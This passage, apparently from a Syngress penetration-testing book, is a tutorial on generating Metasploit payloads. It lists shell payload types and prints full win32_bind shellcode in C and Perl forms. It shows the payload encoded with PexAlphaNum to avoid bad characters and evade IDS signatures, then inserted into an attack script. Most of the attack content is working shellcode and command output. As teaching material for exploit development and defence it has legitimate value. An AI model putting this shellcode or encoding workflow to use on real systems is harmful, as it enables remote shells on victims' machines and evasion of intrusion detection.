  solaris_ia32_bind                 Solaris IA32 Bind Shell
  solaris_ia32_findsock             Solaris IA32 SrcPort Findsock Shell
  solaris_ia32_reverse              Solaris IA32 Reverse Shell
  solaris_sparc_bind                Solaris SPARC Bind Shell
  solaris_sparc_reverse             Solaris SPARC Reverse Shell
  win32_adduser                     Windows Execute net user /ADD
  win32_bind                        Windows Bind Shell
  win32_bind_dllinject              Windows Bind DLL Inject
  win32_bind_meterpreter            Windows Bind Meterpreter DLL Inject
  win32_bind_stg                    Windows Staged Bind Shell
  win32_bind_stg_upexec             Windows Staged Bind Upload/Execute
  win32_bind_vncinject              Windows Bind VNC Server DLL Inject
  win32_exec                        Windows Execute Command
  win32_findrecv_ord_meterpreter    Windows Recv Tag Findsock Meterpreter
  win32_findrecv_ord_stg            Windows Recv Tag Findsock Shell
  win32_findrecv_ord_vncinject      Windows Recv Tag Findsock VNC Inject
  win32_reverse                     Windows Reverse Shell
  win32_reverse_dllinject           Windows Reverse DLL Inject
  win32_reverse_meterpreter         Windows Reverse Meterpreter DLL Inject
  win32_reverse_ord                 Windows Staged Reverse Ordinal Shell
  win32_reverse_ord_vncinject       Windows Reverse Ordinal VNC Server Inject
  win32_reverse_stg                 Windows Staged Reverse Shell
  win32_reverse_stg_upexec          Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject           Windows Reverse VNC Server Inject

Administrator@nothingbutfat ~/framework
$ _
```


Figure 12.32 Determining Payload Variables



```
Administrator@nothingbutfat ~/framework
$ ./msfpayload win32_bind S

       Name: Windows Bind Shell
    Version: $Revision: 1.30 $
     OS/CPU: win32/x86
Needs Admin: No
 Multistage: No
 Total Size: 321
       Keys: bind

Provided By:
    vlad902 <vlad902 [at] gmail.com>

Available Options:
    Options:    Name        Default     Description
    --------    --------    -------     -------------------------------------------
    required    EXITFUNC    seh         Exit technique: "process", "thread", "seh"
    required    LPORT       4444        Listening port for bind shell

Advanced Options:
    Advanced (Msf::Payload::win32_bind):
    ------------------------------------

Description:
    Listen for connection and spawn a shell

Administrator@nothingbutfat ~/framework
$ _
```

To generate the payload, we simply specify the value of any variables we wish to change along with the output format. The C option outputs the payload to be included in the C programming language while the P option outputs for Perl scripts. The final option, R, outputs the payload in raw format that should be redirected to a file or piped to msfencode. Because we will be encoding the payload, we will need the payload in raw format, so we save the payload to a file. We will also specify shell to listen on port 31337. Figure 12.33 exhibits all three output formats.

Figure 12.33 Generating the Payload




```
Administrator@nothingbutfat ~/framework
$ ./msfpayload win32_bind LPORT=31337 C
"\xfc\x6a\xeb\x4f\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\xe3"
"\x30\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1"
"\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe3\x8b\x5f\x24\x01"
"\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24"
"\x1c\x61\xc3\x31\xc0\x64\x8b\x40\x30\x8b\x40\x0c\x8b\x70\x1c\xad"
"\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x31\xdb\x66\x53"
"\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc"
"\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff"
"\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53"
"\x43\x53\xff\xd0\x66\x68\x7a\x69\x66\x53\x89\xe1\x95\x68\xa4\x1a"
"\x70\xc7\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9"
"\x57\xff\xd6\x53\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50"
"\x54\x54\x55\xff\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff"
"\xd0\x66\x6a\x64\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89"
"\xe7\x6a\x44\x89\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93"
"\x8d\x7a\x38\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6"
"\x5b\x57\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad"
"\xd9\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff"
"\xd0";

Administrator@nothingbutfat ~/framework
$ ./msfpayload win32_bind LPORT=31337 P
"\xfc\x6a\xeb\x4f\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45".
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\xe3".
"\x30\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1".
"\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe3\x8b\x5f\x24\x01".
"\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24".
"\x1c\x61\xc3\x31\xc0\x64\x8b\x40\x30\x8b\x40\x0c\x8b\x70\x1c\xad".
"\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x31\xdb\x66\x53".
"\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc".
"\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff".
"\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53".
"\x43\x53\xff\xd0\x66\x68\x7a\x69\x66\x53\x89\xe1\x95\x68\xa4\x1a".
"\x70\xc7\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9".
"\x57\xff\xd6\x53\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50".
"\x54\x54\x55\xff\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff".
"\xd0\x66\x6a\x64\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89".
"\xe7\x6a\x44\x89\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93".
"\x8d\x7a\x38\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6".
"\x5b\x57\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad".
"\xd9\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83".
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff".
"\xd0";

Administrator@nothingbutfat ~/framework
$ ./msfpayload win32_bind LPORT=31337 R > payload

Administrator@nothingbutfat ~/framework
$ ls -l payload
-rw-r--r--    1 Administ mkpasswd      321 Jan 31 21:50 payload

Administrator@nothingbutfat ~/framework
$
```

Because msfpayload does not avoid bad characters, the C- and Perl-formatted output can be used if there are no character restrictions. However, this is generally not the case in most situations, so the payload must be encoded to avoid bad characters.


Encoding is the process of taking a payload and modifying its contents to avoid bad characters. As a side effect, the encoded payload becomes more difficult to signature by IDS devices. The encoding process increases the overall size of the payload since the encoded payload must eventually be decoded on the remote machine. The additional size results from the fact that a decoder must be prepended to the encoded payload. The attack string looks something like the one shown in Figure 12.34.

Figure 12.34 Attack String with Decoder and Encoded Payload



Metasploit's msfencode tool handles the entire encoding process for an exploit developer by taking the raw output from msfpayload and encoding it with one of several encoders included in the framework. Figure 12.35 shows the msfencode command-line options.

Figure 12.35 msfencode Options



```
~/framework

Administrator@nothingbutfat ~/framework
$ ./msfencode -h

  Usage: ./msfencode <options> [var=val]
Options:
         -i <file>      Specify the file that contains the raw shellcode
         -a <arch>      The target CPU architecture for the payload
         -o <os>        The target operating system for the payload
         -t <type>      The output type: perl, c, or raw
         -b <chars>     The characters to avoid: '\x00\xFF'
         -s <size>      Maximum size of the encoded data
         -e <encoder>   Try to use this encoder first
         -n <encoder>   Dump Encoder Information
         -l             List all available encoders

Administrator@nothingbutfat ~/framework
$
```


Table 12.1 lists the available encoders along with a brief description and supported architecture.

Table 12.1 List of Available Encoders

Encoder	Brief Description	Arch
Alpha2	Skylined's Alpha2 Alphanumeric Encoder	x86
Countdown	x86 Call $+4 countdown xor encoder	x86
JmpCallAdditive	IA32 Jmp/Call XOR Additive Feedback Decoder	x86
None	The "None" Encoder	all
OSXPPCLongXOR	MacOS X PPC LongXOR Encoder	ppc
OSXPPCLongXORTag	MacOS X PPC LongXOR Tag Encoder	ppc
Pex	Pex Call $+4 Double Word Xor Encoder	x86
PexAlphaNum	Pex Alphanumeric Encoder	x86
PexFnstenvMov	Pex Variable Length Fnstenv/mov Double Word Xor Encoder	x86
PexFnstenvSub	Pex Variable Length Fnstenv/sub Double Word Xor Encoder	x86
QuackQuack	MacOS X PPC DWord Xor Encoder	ppc
ShikataGaNai	Shikata Ga Nai	x86
Sparc	Sparc DWord Xor Encoder	sparc

To increase the likelihood of passing our payload through the filters unaltered, we are alphanumerically encoding the payload. This limits us to either the Alpha2 or PexAlphaNum encoder. Because either will work, we decide on the PexAlphaNum encoder, and display the encoder information as seen in Figure 12.36.


Figure 12.36 PexAlphaNum Encoder Information



```
Administrator@nothingbutfat ~/framework
$ ./msfencode -n PexAlphaNum

       Name: Pex Alphanumeric Encoder
    Version: $Revision: 1.19 $
     OS/CPU: /x86
       Keys: alphanum

Provided By:
    Berend-Jan Wever <skylined [at] edup.tudelft.nl>

Advanced Options:
    Advanced (Msf::Encoder::PexAlphaNum):
    -------------------------------------

Description:
    Skylined's alphanumeric encoder ported to perl

Administrator@nothingbutfat ~/framework
$
```

In the final step, the raw payload from the file *~/framework/payload* is PexAlphaNum encoded to avoid the 0x00 character. The results of msfencode are displayed in Figure 12.37.

Figure 12.37 msfencode Results




```
Administrator@nothingbutfat ~/framework
$ ./msfencode -i payload -b '\x00' -e PexAlphaNum
[*] Using Msf::Encoder::PexAlphaNum with final size of 717 bytes
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x36\x4b\x4e".
"\x4f\x34\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x36\x4b\x58".
"\x4e\x56\x46\x42\x46\x32\x4b\x48\x45\x44\x4e\x53\x4b\x38\x4e\x37".
"\x45\x30\x4a\x37\x41\x50\x4f\x4e\x4b\x58\x4f\x54\x4a\x51\x4b\x38".
"\x4f\x45\x42\x32\x41\x50\x4b\x4e\x43\x4e\x42\x43\x49\x34\x4b\x58".
"\x46\x43\x4b\x58\x41\x50\x50\x4e\x41\x53\x42\x4c\x49\x59\x4e\x4a".
"\x46\x58\x42\x4c\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x50".
"\x44\x4c\x4b\x4e\x46\x4f\x4b\x53\x46\x55\x46\x32\x4a\x52\x45\x37".
"\x43\x4e\x4b\x58\x4f\x45\x46\x42\x41\x50\x4b\x4e\x48\x36\x4b\x48".
"\x4e\x30\x4b\x54\x4b\x58\x4f\x55\x4e\x51\x41\x30\x4b\x4e\x43\x30".
"\x4e\x32\x4b\x38\x49\x38\x4e\x56\x46\x32\x4e\x41\x41\x56\x43\x4c".
"\x41\x33\x42\x4c\x46\x36\x4b\x38\x42\x44\x42\x43\x4b\x48\x42\x44".
"\x4e\x30\x4b\x38\x42\x47\x4e\x31\x4d\x4a\x4b\x38\x42\x44\x4a\x50".
"\x50\x35\x4a\x56\x50\x38\x50\x34\x50\x30\x4e\x4e\x42\x35\x4f\x4f".
"\x48\x4d\x41\x33\x4b\x4d\x48\x56\x43\x55\x48\x46\x4a\x46\x43\x53".
"\x44\x33\x4a\x36\x47\x47\x43\x47\x44\x53\x4f\x35\x46\x45\x4f\x4f".
"\x42\x4d\x4a\x46\x4b\x4c\x4d\x4e\x4e\x4f\x4b\x53\x42\x55\x4f\x4f".
"\x48\x4d\x4f\x55\x49\x38\x45\x4e\x48\x56\x41\x48\x4d\x4e\x4a\x30".
"\x44\x30\x45\x45\x4c\x46\x44\x30\x4f\x4f\x42\x4d\x4a\x56\x49\x4d".
"\x49\x30\x45\x4f\x4d\x4a\x47\x35\x4f\x4f\x48\x4d\x43\x45\x43\x45".
"\x43\x45\x43\x55\x43\x55\x43\x44\x43\x45\x43\x44\x43\x35\x4f\x4f".
"\x42\x4d\x48\x36\x4a\x46\x4c\x37\x49\x46\x48\x46\x43\x35\x49\x38".
"\x41\x4e\x45\x59\x4a\x46\x46\x4a\x4c\x31\x42\x47\x47\x4c\x47\x35".
"\x4f\x4f\x48\x4d\x4c\x46\x42\x31\x41\x55\x45\x45\x4f\x4f\x42\x4d".
"\x4a\x56\x46\x4a\x4d\x4a\x50\x42\x49\x4e\x47\x35\x4f\x4f\x48\x4d".
"\x43\x35\x45\x35\x4f\x4f\x42\x4d\x4a\x36\x45\x4e\x49\x44\x48\x58".
"\x49\x54\x47\x55\x4f\x4f\x48\x4d\x42\x45\x46\x45\x46\x45\x45\x55".
"\x4f\x4f\x42\x4d\x43\x49\x4a\x56\x47\x4e\x49\x37\x48\x4c\x49\x57".
"\x47\x35\x4f\x4f\x48\x4d\x45\x35\x4f\x4f\x42\x4d\x48\x46\x4c\x46".
"\x46\x56\x48\x56\x4a\x46\x43\x36\x4d\x56\x49\x38\x45\x4e\x4c\x46".
"\x42\x55\x49\x55\x49\x42\x4e\x4c\x49\x48\x47\x4e\x4c\x46\x46\x34".
"\x49\x48\x44\x4e\x41\x53\x42\x4c\x43\x4f\x4c\x4a\x50\x4f\x44\x44".
"\x4d\x32\x50\x4f\x44\x44\x4e\x52\x43\x49\x4d\x58\x4c\x47\x4a\x33".
"\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x56\x44\x37\x50\x4f\x43\x4b\x48\x51".
"\x4f\x4f\x45\x57\x46\x44\x4f\x4f\x48\x4d\x4b\x35\x47\x35\x44\x55".
"\x41\x55\x41\x35\x41\x55\x4c\x56\x41\x30\x41\x45\x41\x55\x45\x55".
"\x41\x35\x4f\x4f\x42\x4d\x4a\x46\x4d\x4a\x49\x4d\x45\x30\x50\x4c".
"\x43\x35\x4f\x4f\x48\x4d\x4c\x36\x4f\x4f\x4f\x4f\x47\x43\x4f\x4f".
"\x42\x4d\x4b\x38\x47\x45\x4e\x4f\x43\x48\x46\x4c\x46\x56\x4f\x4f".
"\x48\x4d\x44\x35\x4f\x4f\x42\x4d\x4a\x56\x42\x4f\x4c\x58\x46\x30".
"\x4f\x35\x43\x55\x4f\x4f\x48\x4d\x4f\x4f\x42\x4d\x5a";

Administrator@nothingbutfat ~/framework
$
```

The results of msfencode tell us that our preferred encoder succeeded in generating an alphanumeric payload that avoids the NULL character in only 717 bytes. The encoded payload is outputted in a Perl format that can be cut and pasted straight into an exploit script.

Metasploit also provides a point-and-click version of the msfpayload and msfencode tools at www.metasploit.com/shellcode.html. The Web interface allows us to filter the payloads based on operating system and architecture. In Figure 12.38, we have filtered the payloads based on operating system. We see the Windows Bind Shell that we used earlier, so we click this link.


Figure 12.38 msfweb Payload Generation



Windows Bind DLL Inject
Windows Bind Meterpreter DLL Inject
Windows Bind Shell
Windows Bind VNC Server DLL Inject
Windows Execute Command
Windows Execute net user /ADD
Windows Recv Tag Findsock Meterpreter

After selecting the payload, the Web interface brings us to a page where we can specify the payload and encoder options. In Figure 12.39, we set our listening port to 31337 and our encoder to PexAlphaNum. We can also optionally specify the maximum payload size in addition to characters that are not permitted in the payload.

Figure 12.39 Setting msfweb Payload Options



Windows Bind Shell

Name:	win32_bind v1.30
Authors:	vlad902 <vlad902 [at] gmail.com>
Size:	321 bytes
Arch:	x86
OS:	win32

Listen for connection and spawn a shell

EXITFUNC	Required	DATA	seh	Exit technique: "process", "thread", "seh"
LPORT	Required	PORT	31337	Listening port for bind shell

Max Size:


Restricted Characters (format: 0x00 0x01)
0x00

Selected Encoder:
Msf::Encoder::PexAlphaNum

COPYRIGHT © 2003-2005 METASPLOIT.COM

Clicking the Generate Payload button generates and encodes the payload. The results are presented as both C and Perl strings. Figure 12.40 shows the results.

Figure 12.40 msfweb Generated and Encoded Payload



Windows Bind Shell

```
/* win32_bind -  EXITFUNC=seh LPORT=31337 Size=717 Encoder=PexAlphaNum http://metasploit.com */
unsigned char scode[] =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x56\x4b\x4e"

Truncated.


# win32_bind -  EXITFUNC=seh LPORT=31337 Size=717 Encoder=PexAlphaNum http://metasploit.com
my $shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x56\x4b\x4e".
"\x4f\x54\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x56\x4b\x58".

Truncated.
```

Now that we have covered the different methods that Metasploit offers to generate an encoded payload, we can take the payload and insert it into the exploit script. This step is shown in Example 12.6.

SYNGRESS syngress.com


Example 12.6 Attack Script with Payload

```
$payload =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x36\x4b\x4e".
"\x4f\x34\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x36\x4b\x58".
"\x4e\x56\x46\x42\x46\x32\x4b\x48\x45\x44\x4e\x53\x4b\x38\x4e\x37".
"\x45\x30\x4a\x37\x41\x50\x4f\x4e\x4b\x58\x4f\x54\x4a\x51\x4b\x38".
"\x4f\x45\x42\x32\x41\x50\x4b\x4e\x43\x4e\x42\x43\x49\x34\x4b\x58".
"\x46\x43\x4b\x58\x41\x50\x50\x4e\x41\x53\x42\x4c\x49\x59\x4e\x4a".
"\x46\x58\x42\x4c\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x50".
"\x44\x4c\x4b\x4e\x46\x4f\x4b\x53\x46\x55\x46\x32\x4a\x52\x45\x37".
"\x43\x4e\x4b\x58\x4f\x45\x46\x42\x41\x50\x4b\x4e\x48\x36\x4b\x48".
"\x4e\x30\x4b\x54\x4b\x58\x4f\x55\x4e\x51\x41\x30\x4b\x4e\x43\x30".
"\x4e\x32\x4b\x38\x49\x38\x4e\x56\x46\x32\x4e\x41\x41\x56\x43\x4c".
"\x41\x33\x42\x4c\x46\x36\x4b\x38\x42\x44\x42\x43\x4b\x48\x42\x44".
"\x4e\x30\x4b\x38\x42\x47\x4e\x31\x4d\x4a\x4b\x38\x42\x44\x4a\x50".
"\x50\x35\x4a\x56\x50\x38\x50\x34\x50\x30\x4e\x4e\x42\x35\x4f\x4f".
"\x48\x4d\x41\x33\x4b\x4d\x48\x56\x43\x55\x48\x46\x4a\x46\x43\x53".
"\x44\x33\x4a\x36\x47\x47\x43\x47\x44\x53\x4f\x35\x46\x45\x4f\x4f".
"\x42\x4d\x4a\x46\x4b\x4c\x4d\x4e\x4e\x4f\x4b\x53\x42\x55\x4f\x4f".
"\x48\x4d\x4f\x55\x49\x38\x45\x4e\x48\x56\x41\x48\x4d\x4e\x4a\x30".
"\x44\x30\x45\x45\x4c\x46\x44\x30\x4f\x4f\x42\x4d\x4a\x56\x49\x4d".
"\x49\x30\x45\x4f\x4d\x4a\x47\x35\x4f\x4f\x48\x4d\x43\x45\x43\x45".
"\x43\x45\x43\x55\x43\x55\x43\x44\x43\x45\x43\x44\x43\x35\x4f\x4f".
"\x42\x4d\x48\x36\x4a\x46\x4c\x37\x49\x46\x48\x46\x43\x35\x49\x38".
"\x41\x4e\x45\x59\x4a\x46\x46\x4a\x4c\x31\x42\x47\x47\x4c\x47\x35".
"\x4f\x4f\x48\x4d\x4c\x46\x42\x31\x41\x55\x45\x45\x4f\x4f\x42\x4d".
"\x4a\x56\x46\x4a\x4d\x4a\x50\x42\x49\x4e\x47\x35\x4f\x4f\x48\x4d".
"\x43\x35\x45\x35\x4f\x4f\x42\x4d\x4a\x36\x45\x4e\x49\x44\x48\x58".
```

```
32 "\x49\x54\x47\x55\x4f\x4f\x48\x4d\x42\x45\x46\x45\x46\x45\x45\x55".
